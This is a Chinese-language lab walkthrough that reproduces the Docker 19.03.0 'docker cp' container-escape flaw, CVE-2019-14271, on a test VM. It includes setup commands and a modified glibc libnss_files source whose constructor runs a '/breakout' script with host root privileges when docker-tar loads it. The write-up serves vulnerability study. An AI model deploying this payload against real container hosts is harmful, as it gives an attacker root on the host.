CVE-2019-14271docker cp逃逸漏洞

参考：https://www.geekby.site/2021/11/%E5%AE%B9%E5%99%A8%E5%AE%89%E5%85%A8/

http://www.blogdaren.com/post-2415.html

https://bestwing.me/CVE-2019-14271-docker-escape.html

https://xz.aliyun.com/t/6806

1.背景

CVE-2019-14271是一个通过宿主机docker cp容器文件导致任意命令执行的漏洞，目前已知的影响版本只有docker 19.03.0(包含几个beta版)，19.03.1以上以及18.09以下都不收影响。漏洞起源于docker开源项目issue上docker19.03.0版本docker cp产生的报错:

```
Error response from daemon: error processing tar file: docker-tar: relocation
error: /lib/arm-linux-gnueabihf/[libnss_files.so](http://libnss_files.so/).2:
symbol __libc_readline_unlocked, version GLIBC_PRIVATE not defined in file
[libc.so](http://libc.so/).6 with link time reference : exit status 127
```

docker源码issue链接地址：https://github.com/moby/moby/issues/39449

2.漏洞原理

docker cp 命令依赖的 docker-tar 组件会加载容器内部的 nsswitch 动态链接库，攻击者可以通过劫持容器内部的 nsswitch 来实现代码的注入，获得宿主机上的 root 权限的代码执行能力。

用户在执行 docker cp 后，Docker 守护进程启动 `docker-tar` 进程来完成复制。

例如：从容器内文件复制到宿主机过程：①切换进程的根目录(执行 chroot)到容器根目录，②将需要复制的文件打包，然后传递给 Docker 守护进程，③Docker 守护进程负责将内容解析到用户指定的宿主机目标路径。

chroot 的操作主要是为了避免符号链接导致的路径穿越问题，但存在漏洞版本的 `docker-tar` 会加载必要的动态链接库，主要以 `libness_` 开头的 nsswitch 动态链接库。chroot 切换根目录后，`docker-tar` 将加载容器内部的动态链接库。

漏洞利用过程如下：

- 找出 `docker-tar` 具体会加载哪些容器内的动态链接库。
- 下载对应的动态链接库源码，增加 `__attribute__` 属性的函数 `run_at_link`(该函数在动态链接库被加载时首先执行)
- 等待 docker cp 触发漏洞


3.实验准备

环境搭建：

以下操作均是在ubuntu18.04环境下。

3.1 安装 apt 依赖包，用于通过HTTPS来获取仓库


```
apt-get install \
    apt-transport-https \
    ca-certificates \
    curl \
    gnupg-agent \
    software-properties-common
```



```
root@duyanyao-virtual-machine:/home/duyanyao# apt-get install \
>     apt-transport-https \
>     ca-certificates \
>     curl \
>     gnupg-agent \
>     software-properties-common
```

3.2 添加 Docker 的官方 GPG 密钥


```
curl -fsSL https://download.docker.com/linux/ubuntu/gpg | sudo apt-key add -
```



```
root@duyanyao-virtual-machine:/home/duyanyao# curl -fsSL https://download.docker
.com/linux/ubuntu/gpg | sudo apt-key add -
OK
root@duyanyao-virtual-machine:/home/duyanyao#
```

3.3 设置稳定版仓库


```
add-apt-repository \
   "deb [arch=amd64] https://download.docker.com/linux/ubuntu \
  $(lsb_release -cs) \
  stable"
```



```
root@duyanyao-virtual-machine:/home/duyanyao# add-apt-repository \
>    "deb [arch=amd64] https://download.docker.com/linux/ubuntu \
>   $(lsb_release -cs) \
>   stable"
Hit:1 http://mirrors.aliyun.com/ubuntu bionic InRelease
Hit:2 http://mirrors.aliyun.com/ubuntu bionic-security InRelease
Hit:3 http://mirrors.aliyun.com/ubuntu bionic-updates InRelease
Hit:4 http://mirrors.aliyun.com/ubuntu bionic-backports InRelease
Hit:5 http://cn.archive.ubuntu.com/ubuntu bionic InRelease
Hit:6 http://security.ubuntu.com/ubuntu bionic-security InRelease
Hit:7 http://ppa.launchpad.net/mosquitto-dev/mosquitto-ppa/ubuntu bionic InRelea
se
Hit:8 http://mirrors.aliyun.com/ubuntu bionic-proposed InRelease
Get:9 https://download.docker.com/linux/ubuntu bionic InRelease [64.4 kB]
Hit:10 http://cn.archive.ubuntu.com/ubuntu bionic-updates InRelease
Hit:11 http://cn.archive.ubuntu.com/ubuntu bionic-backports InRelease
Hit:12 http://ppa.launchpad.net/wireshark-dev/stable/ubuntu bionic InRelease
Get:13 https://download.docker.com/linux/ubuntu bionic/stable amd64 Packages [21
.8 kB]
Fetched 86.3 kB in 2s (44.5 kB/s)
Reading package lists... Done
root@duyanyao-virtual-machine:/home/duyanyao#
```

3.4 安装有漏洞的docker版本


```
apt-get install docker-ce=5:19.03.0~3-0~ubuntu-bionic docker-ce-cli=5:19.03.0~3-
0~ubuntu-bionic containerd.io
```



```
root@duyanyao-virtual-machine:/home/duyanyao# apt-get install docker-ce=5:19.03.
0~3-0~ubuntu-bionic docker-ce-cli=5:19.03.0~3-0~ubuntu-bionic containerd.io
Reading package lists... Done
Building dependency tree
Reading state information... Done
The following packages were automatically installed and are no longer required:
  bridge-utils dns-root-data dnsmasq-base linux-headers-5.4.0-62-generic
  linux-hwe-5.4-headers-5.4.0-42 linux-hwe-5.4-headers-5.4.0-52
  linux-hwe-5.4-headers-5.4.0-62 linux-image-5.4.0-62-generic
  linux-modules-5.4.0-62-generic linux-modules-extra-5.4.0-62-generic
  ubuntu-fan
Use 'apt autoremove' to remove them.
The following additional packages will be installed:
  aufs-tools
The following packages will be REMOVED:
  containerd docker.io runc
The following NEW packages will be installed:
  aufs-tools containerd.io docker-ce docker-ce-cli
0 upgraded, 4 newly installed, 3 to remove and 255 not upgraded.
Need to get 89.0 MB of archives.
After this operation, 82.5 MB of additional disk space will be used.
Do you want to continue? [Y/n]
```

查看docker版本：

```
docker -v
```



```
root@duyanyao-virtual-machine:/home/duyanyao# docker -v
Docker version 19.03.0, build aeac949
root@duyanyao-virtual-machine:/home/duyanyao#
```

4.实验步骤

4.1 确定目标


确定docker cp执行中用到哪些容器内的动态链接库。

在存在漏洞的 Docker 环境中，创建容器：

```
docker run -itd --name=test ubuntu
```

寻找容器在宿主机上的绝对路径：

```
docker exec -it test cat /proc/mounts | grep docker
```



```
root@duyanyao-virtual-machine:/home/duyanyao# docker run -itd --name=test ubuntu
7f26b0b0220f5c894720e9e1ac4cd6d186bcd5986a206bfd77015b6251b8303c
root@duyanyao-virtual-machine:/home/duyanyao# docker ps
CONTAINER ID        IMAGE               COMMAND             CREATED
STATUS              PORTS               NAMES
7f26b0b0220f        ubuntu              "/bin/bash"         4 seconds ago
Up 3 seconds                            test
root@duyanyao-virtual-machine:/home/duyanyao# docker exec -it test cat /proc/mou
nts | grep docker
overlay / overlay rw,relatime,lowerdir=/var/lib/docker/overlay2/l/BQRHXL6CSLNHAF
RZALI4KWTIMP:/var/lib/docker/overlay2/l/IBEOAZGJ2FR4CBJVTPUW23ERWR:/var/lib/dock
er/overlay2/l/UYIJWR2DN3ACFHRRZTUTNJCBEQ:/var/lib/docker/overlay2/l/DPDE6UKH6CIY
VU3TV77RGCNTKR,upperdir=/var/lib/docker/overlay2/538746b672aea80f1f9a5a7fea2d518
5f1f123a0836e62e2d073e70905211c4b/diff,workdir=/var/lib/docker/overlay2/538746b6
72aea80f1f9a5a7fea2d5185f1f123a0836e62e2d073e70905211c4b/work,xino=off 0 0
root@duyanyao-virtual-machine:/home/duyanyao#
```

由上图可知返回结果包含：

```
workdir=/var/lib/docker/overlay2/538746b672aea80f1f9a5a7fea2d5185f1f123a0836e62e
2d073e70905211c4b/work
```

所以容器在宿主机上的绝对路径即为：

```
/var/lib/docker/overlay2/538746b672aea80f1f9a5a7fea2d5185f1f123a0836e62e2d073e70
905211c4b/merged
```


安装监控文件：

```
apt install inotify-tools
```

如果报错：Unable to acquire the dpkg frontend lock (/var/lib/dpkg/lock-frontend), is another process using it?

执行如下命令：


```
sudo rm /var/lib/dpkg/lock-frontend
sudo rm /var/lib/dpkg/lock
sudo rm /var/cache/apt/archives/lock
```



```
root@duyanyao-virtual-machine:/home/duyanyao# apt install inotify-tools
Reading package lists... Done
Building dependency tree... 50%
Building dependency tree
Reading state information... Done
The following additional packages will be installed:
  libinotifytools0
The following NEW packages will be installed:
  inotify-tools libinotifytools0
0 upgraded, 2 newly installed, 0 to remove and 253 not upgraded.
Need to get 39.9 kB of archives.
After this operation, 131 kB of additional disk space will be used.
Get:1 http://mirrors.aliyun.com/ubuntu bionic/universe amd64 libinotifytools0 am
d64 3.14-2 [17.5 kB]
Get:2 http://mirrors.aliyun.com/ubuntu bionic/universe amd64 inotify-tools amd64
 3.14-2 [22.4 kB]
```

监控文件夹（容器所在的文件夹）：


```
inotifywait -mr
/var/lib/docker/overlay2/538746b672aea80f1f9a5a7fea2d5185f1f123a0836e62e2d073e70
905211c4b/merged/lib
```




```
root@duyanyao-virtual-machine:/home/duyanyao# inotifywait -mr /var/lib/docker/ov
erlay2/538746b672aea80f1f9a5a7fea2d5185f1f123a0836e62e2d073e70905211c4b/merged/l
ib
Setting up watches.  Beware: since -r was given, this may take a while!
Watches established.
```

另起一个终端执行:

```
docker cp test:/etc/passwd ./
```



```
root@duyanyao-virtual-machine:/home/duyanyao/cve-2019-14271# docker cp test:/etc/passwd ./
Error response from daemon: error processing tar file: docker-tar: relocation error: /lib/x8
6_64-linux-gnu/libnss_files.so.2: symbol __libc_readline_unlocked version GLIBC_PRIVATE not
defined in file libc.so.6 with link time reference
: exit status 127
root@duyanyao-virtual-machine:/home/duyanyao/cve-2019-14271#
```



```
root@duyanyao-virtual-machine:/home/duyanyao# inotifywait -mr /var/lib/docker/ov
erlay2/538746b672aea80f1f9a5a7fea2d5185f1f123a0836e62e2d073e70905211c4b/merged/l
ib
Setting up watches.  Beware: since -r was given, this may take a while!
Watches established.
/var/lib/docker/overlay2/538746b672aea80f1f9a5a7fea2d5185f1f123a0836e62e2d073e70
905211c4b/merged/lib/x86_64-linux-gnu/ OPEN libnss_files-2.31.so
/var/lib/docker/overlay2/538746b672aea80f1f9a5a7fea2d5185f1f123a0836e62e2d073e70
905211c4b/merged/lib/x86_64-linux-gnu/ ACCESS libnss_files-2.31.so
/var/lib/docker/overlay2/538746b672aea80f1f9a5a7fea2d5185f1f123a0836e62e2d073e70
905211c4b/merged/lib/x86_64-linux-gnu/ CLOSE_NOWRITE,CLOSE libnss_files-2.31.so
```


可以看到加载了 `libnss_files-2.31.so`

4.2 构建动态链接库

`libnss_*.so` 均在 Glibc 中，首先下载 Glibc 库到本地。

```
mkdir cve-2019-1427 && cd cve-2019-1427
wget https://ftp.gnu.org/gnu/glibc/glibc-2.27.tar.gz
tar -zxvf glibc-2.27.tar.gz
cd glibc-2.27
vi Makeconfig
```

首先要注释掉 `gccwarn-c = -Wstrict-prototypes -Wold-style-definition`，避免加入 payload 后编译失败。



```
ifeq ($(all-warnings),yes)
+gccwarn := -Wall -Wwrite-strings -Wcast-qual -Wbad-function-cast -Wmissing-noreturn -Wmissi
ng-prototypes -Wmissing-declarations -Wcomment -Wcomments -Wtrigraphs -Wsign-compare -Wfloat
-equal -Wmultichar
else
+gccwarn := -Wall -Wwrite-strings
endif
+gccwarn += -Wundef
ifeq ($(enable-werror),yes)
+gccwarn += -Werror
endif
# +gccwarn-c = -Wstrict-prototypes -Wold-style-definition

# We do not depend on the address of constants in different files to be
# actually different, so allow the compiler to merge them all.
+merge-constants = -fmerge-all-constants

# We have to assume that glibc functions are called in any rounding
# mode and also change the rounding mode in a few functions. So,
# disable any optimization that assume default rounding mode.
+math-flags = -frounding-math

# We might want to compile with some stack-protection flag.
-- INSERT --                                                            823,3         65%
```

在 `./nss/nss_files` 目录下任意源码文件中添加 payload。以 `files-service.c` 为例。

```
vi ./nss/nss_files/files-service.c
```


在files-service.c中添加如下内容（中文去掉，否则安装会报错）：

```
// content should be added into nss/nss_files/files-service.c
#include <sys/types.h>
#include <unistd.h>
#include <stdio.h>
#include <sys/wait.h>

# 容器内部原始 libnss_files.so.2 文件备份位置
#define ORIGINAL_LIBNSS "/original_libnss_files.so.2"
# 恶意 libnss_files.so.2 文件位置
#define LIBNSS_PATH "/lib/x86_64-linux-gnu/libnss_files.so.2"

bool is_priviliged();

__attribute__ ((constructor)) void run_at_link(void) {
     char * argv_break[2];
  // 判断是否容器外是高权限执行，即 docker-tar
     if (!is_priviliged())
           return;

  // 攻击执行一次即可，用原始的替换备份的库文件
  // 避免后续对环境产生影响
     rename(ORIGINAL_LIBNSS, LIBNSS_PATH);

    // 以 docker-tar 运行 /breakout 恶意脚本
    if (!fork()) {
        // Child runs breakout
        argv_break[0] = strdup("/breakout");
        argv_break[1] = NULL;
        execve("/breakout", argv_break, NULL);
     }
     else
        wait(NULL); // Wait for child
		return;
	}

	bool is_priviliged() {
		FILE * proc_file = fopen("/proc/self/exe", "r");
		if (proc_file != NULL) {
			fclose(proc_file);
			return false; // can open so /proc exists, not privileged
		}
		return true; // we're running in the context of docker-tar
	}
```

编译：

```
cd glibc-2.27
mkdir glibc-build
apt install bison gawk
cd glibc-build
../configure --prefix=/usr/
make && make install
```

如果报错：/usr/bin/ld: cannot find -lnss_test2 collect2: error: ld returned 1 exit status

